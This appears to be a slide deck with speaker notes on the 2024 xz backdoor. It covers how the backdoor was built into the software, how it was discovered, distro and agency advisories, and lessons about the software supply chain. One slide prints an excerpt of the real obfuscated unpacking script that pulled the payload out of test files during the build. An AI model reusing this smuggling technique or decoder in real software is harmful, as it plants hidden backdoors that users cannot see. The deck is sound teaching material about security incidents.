Incident response — 2024 xz backdoor

Incident response — 2024 xz backdoor
Wojciech Kosior & Krzysztof Ambroży

June 13, 2024

- a popular free software package “xz”
- we’ll discuss
  - how it happened
  - briefly: how backdoor works
  - how it was discorved & analyzed
  - various reactions, employed procedures
  - discussions and triggered changes in projects (lessons learned)

Incident response — 2024 xz backdoor

Meet xz

Meet xz

- xz's what?
- xz's who?
  -  Lasse Collin (*Larhzu*)
  -  Jia Cheong Tan (*JiaT75*)

- "xz" — a (lossless) compression tool
  - started in 2009
  - includes both CLI application and library "lzma" (which was standalone before 2009)
  - free/libre software (developed on GitHub, viewable by anyone)
  - included by default in many operating systems (almost all GNU+Linux distros like Debian and Ubuntu)
- xz is Lasse Collin
  - Lasse has been the maintainer since the beginning in 2009
  - Lasse got less involved with the project lately (personal problems)
  - Lasse often had internet breaks (including when backdoor got placed)
- xz is (was...) Jia Tan
  - relatively new co-maintainer
  - 2-2.5 years as a contributor
  - 1.5 years with release rights
  - DO NOT **YET** explain that backdor-activating code is absent in git nor that Jia is a fake identity

Incident response — 2024 xz backdoor

Timeline



- before January 2022 — contributions to other projects
- April 2022 — certain "Jigar Kumar" and "Dennis Ens" start criticizing Lasse on the mailing list for not being able to take care of the project well; both appear to ba fake identities
- XZ Utils 5.6.1 got released to hide Valgrind errors manifesting because of the backdoor
- April 9 — Larhzu unbanned on GitHub, starts cleaning up the GitHub project
- maybe explain what tarball signing is

Incident response — 2024 xz backdoor

2024-06-13

Hit the news

- backdoor placed by Jia in 2024
- XZ versions 5.6.0 and 5.6.1
- discovered on march 29th
- became loud news (not just technical sites/blogs)

Hit the news



https://www.th

The Register

CSO

123

Malicious SSH backdoor sneaks into xz, Linux world's data compression library

STOP USAGE OF FEDORA RAWHIDE, says Red Hat while Debian Unstable and others also affected

Thomas Claburn

Fri 29 Mar 2024 · 21:58 UTC

Red Hat on Friday warned that a malicious backdoor found in the widely used data compression software library xz may be present in instances of Fedora Linux 40 and the Fedora Rawhide developer distribution.

- affected: GNU+Linux distros using systemd, based on APT or RPM
  - Debian, Ubuntu, Kali
  - Fedora, RedHat
  - (Open)Suse,
  - their other derivatives
- unaffected (at this time...)
  - Arch
  - Gentoo
  - Nix & Guix
  - Alpine
  - non-Linux-based OS'es (BSD's, MacOS)

Meet targetted programs

- OpenSSH (SSH daemon)
- systemd
- glibc

- OpenSSH (OpenBSD Secure Shell)
  - used for remote management
  - commonly deployed on UNIX servers
  - daemon listens for connections on TCP (default port 22)
  - typically handles logins and spawns a shell (like bash) on remote host (although other uses exist)
  - typically has great privileges (session creation as different UNIX users)
  - often receives attention (e.g. created sessions likely to be logged)
- systemd
  - an init system (the first program started by the kernel when computer boots)
  - also a service management tool
  - used on most mainstream GNU+Linux distros
  - often criticized for bloat
- glibc (GNU C Library)
  - used on most mainstream GNU+Linux distros
  - utilized by most of the programs on the system
  - also often criticized for bloat

Incident response — 2024 xz backdoor

Autotools



- GNU Autotools — Autoconf + Automake + some other programs
- used to configure how program should be built and to generate a `Makefile`
- steps:
  - maintainer writes `configure.ac` and `Makefile.am`
  - maintainer uses a command from Autoconf to generate a `configure` script and a `Makefile.in`
  - the project together with generated files is packed into a tarball and distributed
  - user downloads the distribution tarball
  - user runs the `configure` script to generate `Makefile`
  - user runs Make to build the program
- after downloading, user can optionally re-generate the `configure` and a `Makefile.in` files to avoid relying on upstream-generated ones
- common if user $\equiv$ a distro
- functionality often extended with custom M4 files
- they are often simply copied from other projects

Incident response — 2024 xz backdoor

Autotools — Backdoor smuggling



- extra `m4/build-to-host.m4` copied from the gnulib project and included in xz release tarballs
- modified to alter the build in a malicious way
- works even if the victim re-generates the `configure` file
- other malicious files (not shown) hidden among test resources
- programs have automated tests
- xz is a compression tool — tests involve decompression of archives
- `m4/build-to-host.m4` extracts a hidden shell script from `tests/files/bad-3-corrupt_lzma2.xz` (otherwise unused)
- extracted script further alters the build to link a binary payload into the program
- binary payload hidden in `tests/files/good-large_compressed.lzma` (also unused)
- `m4/build-to-host.m4` not present & backdoor inactive when building from git

Incident response — 2024 xz backdoor

Backdoor unpacking

```
xz -dc $top_srcdir/tests/files/$p | eval $i |
   LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk
   'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i
   <m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%
   m;}i=0;j=0;for(l=0;l<4096;l++){i=(i+1)%m;a=c[
   i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF
   <1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];
   c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%
   m}' | xz -dc --single-stream | ((head -c +$N
   > /dev/null 2>&1) && head -c +$W) >
   liblzma_la-crc64-fast.o || true
if ! test -f liblzma_la-crc64-fast.o; then
exit 0
fi
cp .libs/liblzma_la-crc64_fast.o .libs/
   liblzma_la-crc64-fast.o || true
```

- only a small part of the script shown here, some extra line-breaks added
- the script
  - checks the environment
  - gets the payload linked into liblzma.so
  - but only when using GCC, glibc, building an APT/RPM package, etc.
  - but even when this is not met, looks for magic numbers in other files and tries to execute their embedded payloads if found (an entry for future backdoors)
- explain what shared library is
- lots of obfuscation (as seen in the slide)

Incident response — 2024 xz backdoor

Backdoor loading

Backdoor loading

- many popular distros patch OpenSSH server to use systemd notifications
- systemd depends on lzma
- liblzma gets loaded into OpenSSH process and replaces function `RSA_public_decrypt` with its own implementation utilizing 'IFUNC' functionality of glibc

"The GNU indirect function support (IFUNC) is a feature of the GNU toolchain that allows a developer to create multiple implementations of a given function and to select amongst them at runtime using a resolver function which is also written by the developer. The resolver function is called by the dynamic loader during early startup to resolve which of the implementations will be used by the application."

Incident response — 2024 xz backdoor

Backdoor loading

- systemd depends on lzma
- liblzma gets loaded into OpenSSH process and replaces function `RSA_public_decrypt` with its own
- hijacking a function in another library not normally easy — global offset table and procedure linkage tables are made read-only after process is initialized
- IFUNCs abused to bypass the above and run code while said tables are still writable

Backdoor loading

- many popular distros patch OpenSSH server to use systemd notifications
- systemd depends on lzma
- liblzma gets loaded into OpenSSH process and replaces function `RSA_public_decrypt` with its own implementation utilizing 'IFUNC' functionality of glibc

Incident response — 2024 xz backdoor

Backdoor exploiting



- upon SSH connection using certificate, backdoor checks for a specific key
- payload extracted from cert's public key before cert's sig verification
- theoretically, others could exploit this attack as well
- runs code using `system()` function from C library (no extra SSH session spawned)
- again, lots of obfuscation

Incident response — 2024 xz backdoor

Discovery

Discovery



- Postgres developer, employed by Miscosoft
- had been working on Postgres using backdoored Debian Unstable
- noticed SSH running slower
- notified GNU+Linux distros
- one of the most famous programmers now

Incident response — 2024 xz backdoor

Reactions — Debian

Reactions — Debian

Debian Security Advisory DSA-5649-1 security@debian.org
https://www.debian.org/security/ Salvatore Bonaccorso
March 29, 2024 https://www.debian.org/security/faq

Package : xz-utils
CVE ID : CVE-2024-3094

Andres Freund discovered that the upstream source tarballs for xz-utils, the XZ-format compression utilities, are compromised and inject malicious code, at build time, into the resulting liblzma5 library.

Right now no Debian stable versions are known to be affected. Compromised packages were part of the Debian testing, unstable and experimental distributions, with versions ranging from 5.5.1alpha-0.1 (uploaded on 2024-02-01), up to and including 5.6.1-1. The package has been reverted to use the upstream 5.4.5 code, which we have versioned 5.6.1+really5.4.5-1.

Users running Debian testing and unstable are urged to update the xz-utils packages.

For the detailed security status of xz-utils please refer to its security tracker page at:

- Debian ≡ primary distro user of APT
- Debian unstable and testing affected (i.e. releases not usually meant for production use)
- older xz release numbered with newer version for automatic revertion even with an ordinary update (the “+really-5.4.5-1” version suffix makes it lexicographically greater than the vulnerable package without suffix)
- users subscribing the security mailing list were notified on the day of discovery

Incident response — 2024 xz backdoor

└Reactions — Ubuntu

Reactions — Ubuntu



- the most popular Debian-derived distro
- maybe the most popular GNU+Linux distro overall
- only the not-yet-released Ubuntu 24.04 affected
- CVE recorded and library removed from repos on the day of backdoor discovery

Incident response — 2024 xz backdoor

Reactions — Kali

Reactions — Kali



- one of few distros to have served the backdoored version to the general public rather than beta testers
- probably not the desired target of the attacker (Kali is not meant for servers)
- unlike OpenSUSE Tumbleweed, did not recommend affected users to reinstall the system despite the backdoor being truly active

Incident response — 2024 xz backdoor

Reactions — Fedora

Reactions — Fedora



- Fedora ≡ primary distro user of RPM, base for RedHat
- “PLEASE IMMEDIATELY STOP USAGE OF ANY FEDORA RAWHIDE INSTANCES”
- only Fedora Linux 40 beta and Fedora Rawhide affected
- note: Rawhide is development/testing release, Fedora Linux 40 beta is a beta release; neither is meant for most kind of production tasks
- users nevertheless encouraged to downgrade to a version from before Jia’a xz maintainer access
- package version lowered but epoch bumped (maybe smarter than Debian’s solution?)

```
sudo dnf upgrade --refresh \
```

- `--advisory=FEDORA-2024-d02c7bb266`

Incident response — 2024 xz backdoor

Reactions — OpenSUSE



- also an RPM user, base for commercial SUSE distro
- OpenSUSE Tumbleweed (rolling release variant of OpenSUSE) — one of the major affected distros (March 8 - March 28)
- users who had SSH exposed recommended to install afresh
- package created with version `5.6.1.revertto5.4`

Incident response — 2024 xz backdoor

└Reactions — Gentoo

Reactions — Gentoo



- reaction also on the same day
- distro not affected
- reverted to earlier xz release nevertheless
- users requested to downgrade nevertheless
- distro recently started linking lzma into packages by default which raised suspicion (but is clearle a coincidence)
- other unaffected distros (e.g. Arch) reacted similarly

Incident response — 2024 xz backdoor

└─Reactions — Microsoft

Reactions — Microsoft



While not know for involovement with GNU+Linux distros, Microsoft also has interest in them and wrote posts about the backdoor.

Incident response — 2024 xz backdoor

Reactions — Official Bodies

Reactions — Official Bodies



https://www.ci

Reported Supply Chain Compromise Affecting XZ Utils Data Compression Library, CVE-2024-3094

Release Date: March 29, 2024

CISA and the open source community are responding to reports of malicious code being embedded in XZ Utils versions 5.6.0 and 5.6.1. This activity was assigned CVE-2024-3094. XZ Utils is data compression software and may be present in Linux distributions. The malicious code may allow unauthorized access to affected systems.

CISA recommends developers and users to downgrade XZ Utils to an uncompromised version—such as XZ Utils 5.4.6 Stable—hunt for any malicious activity and report any positive findings to CISA.

- CISA - Cybersecurity & Infrastructure Security Agency
- a US agency
- gave similar advice as distro maintainers — to downgrade xz

Incident response — 2024 xz backdoor

New release without backdoor (2 weeks ago)

New release without backdoor (2 weeks ago)



- Lasse unbanned on GitHub on April 2 (3 days after backdoor discovery)
- XZ repo cleaned up and reinstated on April 9
- Lasse has also been documenting the situation on https://tukaani.org/xz-backdoor/
- good for Lasse, people got interested in xz, many compassionate with him and offered donations or other help
- Jia disappeared, it's been noticed he had been
  - making commits on Chinese New Year which most Chinese don't
  - spells his "second name" in a Singaporean rather than Chinese way
  - using a Singaporean VPN for all communication
  - using +0800 timezone for most of his commits but had also made some with +0300 timezone
  - working on xz during typical working hours of the +0300 timezone
  - but had also often worked on weekends
  - inactive during some western holiday
- Jia could be a fake Singaporean persona created and operated by the Russian or Iranian government
- but could as well be created and operated by a US agency in a way to suggest Russian involvement

Incident response — 2024 xz backdoor

Lessons Learned



- CMake — check for feature tests made to be forcibly-failing (Jia made Linux landlock availability check fail by introducing syntax error in test C source)
- systemd — has already been working on reducing dependencies like xz
- groff — better practices: allow more files to be rebuilt by distribution
- GNU binutils — better practices: strip dependencies
- openSSH — look for solutions so that distros don't have to patch anything

Among others, supply chain hardening methods discussed. Should we rely on vcs rather than on tarballs? Should we create our tarballs in some more responsible way?